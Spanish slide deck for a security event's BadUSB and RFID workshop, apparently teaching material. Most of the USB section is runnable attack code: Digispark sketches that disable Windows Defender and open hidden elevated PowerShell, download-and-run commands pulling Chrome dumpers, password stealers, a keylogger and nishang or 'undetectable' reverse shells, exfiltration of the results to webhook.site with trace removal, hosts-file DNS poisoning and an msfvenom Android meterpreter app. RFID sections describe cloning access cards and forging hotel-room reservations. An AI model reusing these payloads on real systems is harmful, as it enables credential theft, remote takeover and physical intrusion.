



CIB3RTR4CKS

POWERED BY FUTURE SPACE

ABOUT

Primera edición del evento C1B3RTR4CKS con el principal objetivo de promover la cultura en materia de seguridad digital a cualquier tipo de público interesado, mediante la promoción y difusión de conocimiento principalmente técnico.

El evento consta de un track de charlas abiertas a todo el mundo, enfocadas al mundo de la ciberinteligencia y ciberseguridad. Por otro lado, y para aquellos que sean capaces de ganarse su plaza, se desarrollará un taller práctico de programación de scripts en Powershell y Arduino para comprometer máquinas con un BadUSB.

Dentro del programa del evento, con el fin de potenciar la participación, el aprendizaje y talento en materia de seguridad se pondrá a vuestra disposición una plataforma de competición CTF. Esta plataforma y su sistema de puntuaciones servirá para que aquellos con mayor puntuación puedan optar a una plaza en el taller.

TODO EL CONTENIDO DE ESTA PRESENTACIÓN ESTÁ
DESTINADO SOLO PARA FINES ACADÉMICOS



DISCLAIMER

RFID

INTRO

DEMO 1

MAGIC CLONE

DEMO 2

NESTED ATTACK

DEMO 3

RESOLVER RETOS

USB

INTRO

LAB 1

TALKER

LAB 2

CHROMEDUMP

LAB 3

BROWSERS PASSWORDS

LAB 4

KEYLOGGER + DEMO HARDWARE

LAB 5

REVERSE SHELL + DEMO ANDROID

RF

INTRO

DEMO 1

SNIFFING

DEMO 2

ATAQUE JAMMING

DEMO 3

ATAQUE SPOOFING

DEMO 3

ATAQUE REPETICIÓN

BASES DEL CONCURSO

- La competición tendrá lugar durante las 3 primeras semanas previas al evento
- La temática de las pruebas abordarán disciplinas de tipo web, crypto, forensic, programación, osint, etc.
- Los retos de la categoría TALLER serán los que proporcionen la plaza al taller, siendo los retos del resto de categorías los que se utilicen en caso de empates.
- El acceso a la plataforma será único e individual.
- Cada participante será el responsable de la utilización de su usuario y contraseña, pudiendo ser inhabilitado en caso de conductas de dudosa ética
- Existirá un ranking de puntuación para participantes, pues cada prueba tendrá asignada una puntuación en función a su dificultad
- No están permitidas las pruebas de stress y/o ataques a la infraestructura, ni serán necesarias herramientas de automatización
- Los participantes podrán enviar un writeup explicativo sobre la consecución detallada de cada reto, obteniendo un punto adicional por cada writeup entregado.
- El writeup será enviado a la dirección c1b3rtr4cs@gmail.com únicamente bajo los formatos PDF.
- La organización se reserva el derecho de inhabilitar el acceso temporal a la plataforma u otras medidas adicionales.

DIGISPARK ATTINY85

¿QUÉ ES DIGISPARK ATTINY85?

- Digispark es una placa de desarrollo de pequeño tamaño y bajo coste, compatible con el entorno de Arduino.
- Se programa con un lenguaje similar a arduino por lo que es sencillo de comprender.
- Como su coste es muy bajo se puede usar en proyectos en los que arduino se va de presupuesto o de tamaño ya que estas placas no son más grandes que una moneda de dos euros.

USB RUBBER DUCKY


\$49.99

Imagine plugging in a seemingly innocent USB drive into a computer and installing backdoors, exfiltrating documents, or capturing credentials.


With a few well crafted keystrokes anything is possible. If only you had a few minutes, a photographic memory and perfect typing accuracy.

The USB Rubber Ducky injects keystrokes at superhuman speeds, violating the inherent trust computers have in humans by posing as a keyboard.


Inventing keystroke injection in 2010, the USB Rubber Ducky became the must-have pentest tool. With a covert design and simple "Ducky Script" language, this bad USB infiltrates systems and imaginations the world over.



USB RUBBER DUCKY DELUXE
\$49.99



HOTPLUG ATTACK COMBO KIT
\$219.99



CARACTERÍSTICAS

- Soporte para el arduino IDE 1.0 o superior.
- Alimentación a través del USB o mediante fuente externa de 7 a 35 volts .
- Alimentación máxima recomendada 12 volts.
- Interfaz USB incluida en la placa, de forma que se puede programar o alimentar desde el puerto.
- 6 pines de entrada / salida (2 se usan para USB).
- 8 KB de memoria flash (6 KB si descontamos el bootloader).
- Interfaces I2C y SPI para comunicación serial.
- PWM por hardware en 3 pines.
- Convertidor Analógico a Digital disponible en 4 pines.
- Led de encendido y prueba/status.
- Es necesario descargar los archivos de soporte para el IDE antes de utilizar este dispositivo.

POWERSHELL

¿QUÉ ES POWERSHELL?

- PowerShell es un shell de comandos moderno que incluye las mejores características de otros shells populares. A diferencia de la mayoría de los shells, que solo aceptan y devuelven texto, PowerShell acepta y devuelve objetos.
- PowerShell se usa normalmente para automatizar la administración de sistemas.
- Los mismos ingredientes que constituyen una excelente herramienta de automatización para los administradores, son útiles para un posible atacante.

PREPARACIÓN DEL ENTORNO

DRIVERS Y ARDUINO IDE

- Descargar los drivers correctos para el sistema reconozca el ATtiny85 y permita interactuar con este:

<https://github.com/digistump/DigistumpArduino/releases>

- Descargar el IDE de Arduino, el cual nos permitirá programar el digispark y cargarle nuestros scripts:

<https://www.arduino.cc/en/software>

- Configurar los gestores de tarjeta:

Dentro del IDE de Arduino nos dirigimos a:

Archivo -> Preferencia >> Gestor de URLs adicionales de Tarjetas

y en la caja de texto ingresamos la siguiente URL:

http://digistump.com/package_digistump_index.json

LAYOUT TECLADO

- Descargamos el siguiente repositorio:

<https://github.com/ernesto-xload/DigisparkKeyboard>

- Descomprimos y pegamos el contenido en:

C:\Users\%USUARIO%\AppData\Local\Arduino15\packages\digistump\hardware\avr\1.6.7\libraries\DigisparkKeyboard o en C:\Users\%USUARIO%\Documents\Arduino\libraries

- Para establecer layout Español, abrimos el archivo src\DigiKeyboard.h y descomentamos la línea:

```
#define kbd_es_es
```

LAYOUT TECLADO (EXTRA)

NOTA: Para poder utilizar el carácter “|”, que necesitaremos en algunos scripts, debemos editar la librería. Localizar las siguientes líneas en el archivo *DigiKeyboard.h* y comentarlas:

```
else if(chr == '|') {  
    sendKeyStroke(100, MOD_ALT_RIGHT);  
}
```


LOS SCRIPTS

EJEMPLO NOTEPAD

```
#include "DigiKeyboard.h"
void setup() {
    DigiKeyboard.delay(2000);
}
void loop() {
    DigiKeyboard.sendKeyStroke(0);
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    DigiKeyboard.delay(500);
    DigiKeyboard.println("notepad");
    DigiKeyboard.delay(500);
    DigiKeyboard.println("C1B3RTR4CKS");
    for (;;) {
        /*empty*/
    }
}
```

ESTRUCTURA

```
#include "DigiKeyboard.h"
#define KEY_TAB 0x2b

void setup() {
    DigiKeyboard.delay(2000);
}

void loop() {
    DigiKeyboard.sendKeyStroke(0);

    //Disable RealTimeProtection
    //Launch PowerShell
    //Powershell instructions
    for (;;) {
        /*empty*/
    }
}
```


ESTRUCTURA (II)

- Desactivar Windows Defender (si fuese necesario).

```
//Disable real time protection
DigiKeyboard.sendKeyStroke(0, MOD_GUI_LEFT);
DigiKeyboard.delay(1000);
DigiKeyboard.println("antivirus");
DigiKeyboard.delay(3000);
for(int i=0; i<4; i++) {
    DigiKeyboard.sendKeyStroke(KEY_TAB);
    DigiKeyboard.delay(200);
}
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(300);
DigiKeyboard.sendKeyStroke(KEY_SPACE);
DigiKeyboard.delay(1000);
DigiKeyboard.sendKeyStroke(KEY_S, MOD_ALT_LEFT);
DigiKeyboard.delay(300);
DigiKeyboard.sendKeyStroke(KEY_F4, MOD_ALT_LEFT);
DigiKeyboard.delay(300);
```

ESTRUCTURA (III)

- Iniciar Powershell (dependiendo de lo que vayamos a ejecutar, podríamos necesitar iniciar Powershell con privilegios).

```
//Launch PowerShell
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
DigiKeyboard.delay(500);
DigiKeyboard.println("powershell Start-Process powershell.exe -verb runas");
DigiKeyboard.delay(1000);
DigiKeyboard.sendKeyStroke(KEY_S, MOD_ALT_LEFT);
DigiKeyboard.delay(300);
DigiKeyboard.println("powershell -Win H");
DigiKeyboard.delay(300);
```

- Instrucciones de Powershell

```
//Powershell instructions
DigiKeyboard.println(F(" INSTRUCCIONES DE POWERSHELL "));
```

RECIBIENDO LOS RESULTADOS

Si el script ejecutado genera un archivo de salida, lo ideal es enviarlo a algún sistema al que tengamos acceso permanente, y eliminarlo del equipo víctima, para no dejar rastro de la actividad realizada. ¿Cómo podemos enviarlo?

- SERVIDOR WEB

En un servidor web, creamos el siguiente script de `.php`:

```
<?php
$file = "log/" . $_SERVER['REMOTE_ADDR'] . "_" . date("Y-m-d_H-i-s") . ".info";
file_put_contents($file, file_get_contents("php://input"));
?>
```

- WEBHOOK.SITE

Para evitar tener que usar un servidor web dedicado y anonimizar la exfiltración.

LABORATORIOS

HELLO WORLD

Objetivo: Reproducir un mensaje de voz utilizando la clase SpeechSynthesizer de Powershell.

```
PS C:\> Add-Type -AssemblyName System.speech
PS C:\> $speak = New-Object System.Speech.Synthesis.SpeechSynthesizer
PS C:\> $speak.Speak("Bienvenidos a CIBERTRACKS")
PS C:\> exit
```

L
A
B
1

BÚSQUEDA DE VULNERABILIDADES

Objetivo: Ejecutar un script que nos dirá si el sistema se ve afectado por una serie de vulnerabilidades.

```
PS C:\> powershell -exec ByPass -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/rasta-mouse/Sherlock/master/Sherlock.ps1');
Find-AllVulns | Out-File $HOME\vulns.txt"
PS C:\> Invoke-WebRequest -Uri https://webhook.site/xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxxx -Method POST --InFile
$HOME\vulns.txt
PS C:\> rm $HOME\vulns.txt
PS C:\> exit
```

L
A
B

X

DNS POISONER

Objetivo: Envenenar los DNS de la víctima para que cuando intente acceder a X página, sea redirigido a otra de nuestro interés.

```
PS C:\> Add-Content C:\Windows\System32\drivers\etc\hosts "18.185.216.76 www.aliexpress.com"  
PS C:\> ipconfig /flushdns  
PS C:\> exit
```

L
A
B

X

DUMPER DATOS GOOGLE CHROME

Objetivo: Descargar y ejecutar un script para obtener el historial de navegación de Google Chrome.

```
PS C:\> Stop-Process -Name "Chrome"
PS C:\> powershell -exec ByPass -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/
module_source/collection/Get-ChromeDump.ps1'); Get-ChromeDump > $HOME\ChromeDump.txt"
PS C:\> Invoke-WebRequest -Uri https://webhook.site/xxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxx -Method POST
-ContentType 'text/plain' -InFile $HOME\ChromeDump.txt
PS C:\> rm $HOME\ChromeDump.txt
PS C:\> exit
```

DUMPER CREDENCIALES ALMACENADAS EN NAVEGADORES

Objetivo: Descargar y ejecutar una herramienta para obtener las contraseñas almacenadas en los navegadores web de un equipo "víctima". Enviarnos el archivo con los resultados.

```
PS C:\> $TempDir = "$env:temp\"; cd $TempDir; mkdir pw; cd pw
PS C:\> Invoke-WebRequest -Uri http://x.x.x.x/pw.exe -OutFile pw.exe | Out-Null
PS C:\> .\pw.exe /scomma pw.txt | Out-Null
PS C:\> Invoke-WebRequest -Uri https://webhook.site/xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxxx -Method POST
-ContentType 'text/plain' -InFile pw.txt | Out-Null
PS C:\> cd ..; rm pw -recurse
PS C:\> exit
```

Se proporcionará la herramienta en un servidor para su descarga.

KEYLOGGER



Objetivo: Registrar las pulsaciones de teclado de la víctima durante un periodo determinado de tiempo. Estas se almacenarán en un archivo que recibiremos.

```
PS C:\> $TempDir = "$env:temp\"; cd $TempDir
PS C:\> Invoke-WebRequest -Uri http://x.x.x.x/key.ps1 -OutFile key.ps1
PS C:\> powershell -exec ByPass -C ". .key.ps1; record"
PS C:\> Invoke-WebRequest -Uri https://webhook.site/xxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx -Method POST
-ContentType 'text/plain' -InFile keypress.txt
PS C:\> rm keypress.txt, key.ps1
PS C:\> exit
```

El script del keylogger tiene cierta complejidad. Para evitar que el *Attiny85* tenga que escribirlo completo, se ha subido a un servidor. Solo debemos descargar y ejecutar.


KEYLOGGER (BONUS) - DEMO HARDWARE

- ATmega 32U4 (1) - Microcontrolador
- ESP32-PICO (2) - Módulo Wi-Fi
- USB HOST 3421E (3) - Interactuar con USB



DEMO

KEYLOGGER (BONUS) - DEMO HARDWARE



DEMO

SHELL INVERSA

Objetivo: Ejecutar un payload que nos proporcionará una shell inversa del sistema en tiempo real.

Existen diversas shell inversas en PowerShell, en este caso usaremos la de *nishang*.

```
PS C:\> New-NetFirewallRule -DisplayName "Rule name" -Direction Outbound -Action Allow -Protocol TCP  
-RemotePort XXXX  
PS C:\> powershell -exec ByPass -C "IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/  
Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress x.x.x.x -Port XXXX"  
PS C:\> Remove-NetFirewallRule -DisplayName "Rule name"  
PS C:\> exit
```

En nuestra máquina abriremos una terminal y pondremos el *netcat* a la escucha para recibir la shell:

```
nc -lnvp XXXX
```

SHELL INVERSA INDETECTABLE A DEFENDER AV

Objetivo: Ejecutar un payload que nos proporcionará una shell inversa del sistema en tiempo real.

```
PS C:\> powershell -exec ByPass -C "IEX (New-Object  
Net.WebClient).DownloadString('XXXX.compute.amazonaws.com/indetectableRevShell.ps1'); inversa -Reverse -IPAddress  
XXXX -Port XXXX"
```

En nuestra máquina abriremos una terminal y pondremos el *netcat* a la escucha para recibir la shell:

```
nc -lnvp XXXX
```

RECOMENDABLE INICIAR POWERSHELL CON PRIVILEGIOS

ANDROID ATTACK (DEMO)

Objetivo: Crear una app con una shell inversa Android y programar el ATtiny para instalarla en el terminal.

CREAR LA APP

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=YOURIP LPORT=YOURPORT -o app.apk  
keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000  
sudo apt-get install default-jdk -y  
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore app.apk hacked  
jarsigner -verify -verbose -certs app.apk  
sudo apt-get install zipalign -y  
zipalign -v 4 app.apk appSigned.apk
```

D
E
M
O

ANDROID ATTACK (DEMO)

Objetivo: Crear una app con una shell inversa Android y programar el ATtiny para instalarla en el terminal.

CONFIGURAR EL LISTENER

```
msfconsole
msf > use exploit/multi/handler
msf > set lhost TypeYourIPHere
msf > set lport TypeYourPORTHere
msf > set payload android/meterpreter/reverse_tcp
msf > run
```

SERVIR LA APLICACIÓN

```
python -m SimpleHTTPServer PORT
```

RFID ATTACK

¿Qué es RFID?

- RFID (*Radio Frequency Identification*) es una tecnología que permite identificar y poner en contacto diferentes dispositivos mediante la emisión y lectura de ondas de radio. Se trata de un procedimiento de comunicación inalámbrica que funciona con un sistema de etiquetas, en el que los distintos terminales trabajan como emisores y receptores de señales de radiofrecuencia.
- NFC (*Near Field Communication*) es una rama de RFID de alta frecuencia que opera a 13.56MHz. NFC fue diseñado para realizar un intercambio seguro de información y es capaz de funcionar tanto como lector como etiqueta.
- Ambos procesos sirven para transmitir datos a distancia, RDIF hace referencia a la tecnología de identificación inalámbrica por radiofrecuencia en su conjunto. En cambio, los dispositivos NFC están dedicados exclusivamente a la comunicación inalámbrica de corto alcance mediante tarjetas de proximidad.

¿Qué es RFID?

Las etiquetas RFID operan principalmente en 3 grupos de frecuencia.

- Baja frecuencia (LF) 125 - 134 KHz
- Alta frecuencia (HF) 13.56 MHz
- Ultra alta frecuencia UHF 856 - 960 MHz

Las etiquetas se pueden distinguir en función de si tienen fuente de alimentación o no:

- Etiquetas activas
- Etiquetas pasivas
- Etiquetas semi-activas

Para esta charla, vamos a centrarnos en etiquetas pasivas de alta frecuencia, las de 13.56 MHz

¿Qué hay dentro de una tarjeta RFID?



Variantes:

- MIFARE Classic
1KB de memoria. Uso MUY extendido, seguridad comprometida
- MIFARE Plus
2KB de memoria. Reemplazo de las Classic. Seguridad mejorada
- MIFARE Ultralight
64B de memoria. One Time Programmable. Sin seguridad
- MIFARE DESFire
Como las classic pero mucho más seguras y rápidas

¿QUÉ HAY EN UNA TARJETA RFID?



Key A

UID

Bloque de identificación

Sector	Bloque																
0	0	AA	BB	CC	DD	11	22	33	44	55	66	77	88	99	00	11	22
	1	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	2	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	3	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF
1	4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	5	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	6	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	7	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF
2	8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	9	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	11	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF
3	12	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	13	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	14	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	15	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF
4	16	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	17	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	18	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	19	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF
5	20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	21	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	22	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	23	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF

Key B

Access Bits

MÉTODOS DE AUTENTICACIÓN

- Por UID.
- Por datos guardados en los sectores.



AUTENTICACIÓN POR UID

- Simplemente comprueba que el UID es correcto.
- Solo el fabricante puede escribir el UID en el tag.
- Existen tarjetas "mágicas" que permiten escribir en el sector 0.

UID???????1.0

???? ACS ACR122 0 ?? ? ??

???? ???? ??

???? ???? ??

UID/0 ?

3E8201D16C0804006263646566676869 Read

?? Dump ??

Store No: 915184

?? ??

```

<< FF 00 00 00 03 D4 42 40
>> D5 43 00 0A 90 00
<< FF 00 00 00 05 D4 08 63 3D 00
>> D5 09 90 00
<< FF 00 00 00 03 D4 42 43
>> D5 43 00 0A 90 00
<< FF 00 00 00 08 D4 08 63 02 80 63 03 80
>> D5 09 90 00
<< FF 00 00 00 15 D4 40 01 A0 00 3E S2 01 D1 6C 08 04 00 62 63 64 65 66 67 68 69
>> D5 41 00 00 00
Edit UID Success.
  
```


DEMO #1

Objetivo: Saltarse la autenticación de un sistema que usa el identificador de un tag RFID como método de autenticación.

En esta demo, vamos a simular el control de accesos de una empresa. El lector solo lee el primer sector de los tags. Internamente, tiene una whitelist con todos los UID de los tags que se han repartido a los trabajadores. Intentaremos impersonar a un trabajador, a cuya tarjeta de acceso hemos podido acceder durante un breve período de tiempo.

Para saltarnos la autenticación leeremos el UID de una tarjeta de acceso válida y clonaremos ese valor en una tarjeta *magic*.

- Con el PN532 leemos el UID de la tarjeta del trabajador.
- Guardaremos el UID y lo quemamos en la tarjeta *magic*.
- Pasamos la tarjeta *magic* por el lector y podremos ver que el acceso es válido.


AUTENTICACIÓN POR INFORMACIÓN

- Lee los sectores implicados usando las claves correspondientes.
- Las claves deben de ser cambiadas por seguridad.
- Si conocemos al menos una de las claves, podemos encontrar el resto.

ATAQUE “NESTED”

- Introducido por Nijmegen Oakland en 2009.
- Se basa en el conocimiento de una clave para atacar a los sectores restantes.
- Explota una vulnerabilidad matemática en el PRNG (*Pseudo Random Number Generation*).

Crypto1 Cipher



$$f_a^4 = 0x9E98 = (a+b)(c+1)(a+d)+(b+1)c+a$$

$$f_b^4 = 0xB48E = (a+c)(a+b+d)+(a+b)cd+b$$

Tag IV \otimes Serial is loaded first, then Reader IV \otimes NFSR

DEMO #2

Objetivo: Saltarse la autenticación de un sistema que usa ciertos datos guardados en un tag RFID cuyos sectores están protegidos por una contraseña.

En esta demo, vamos a simular que el lector blanco es el control de acceso de una habitación de un hotel.


La puerta del hotel solo se abrirá con aquellas tarjetas que tengan una reserva para esa habitación, siempre y cuando el intervalo de tiempo de la misma sea el correcto.

- Con el PN532 hacemos un dump de la tarjeta y vemos que el sector que tiene la información tiene una clave de lectura que no conocemos.
- Hacemos el ataque *nested* para descubrir la clave de lectura.
- Conocida la clave de lectura, ahora si, hacemos un dump entero de la tarjeta y nos centramos en el sector en cuestión.
- Vemos que dentro del sector se encuentran los bytes que representan el número de habitación y el rango de fecha de la reserva.
- Sabiendo esto, cogemos otra tarjeta cualquiera y nos inventamos una nueva reserva.

DEMO #3

Objetivo: Resolver el reto de las tarjetas de C1B3RTR4CKS

Utilizando el método anterior, vamos a ver como se podría resolver los 2 retos




INTRO TO SDR



¿QUÉ ES SDR?

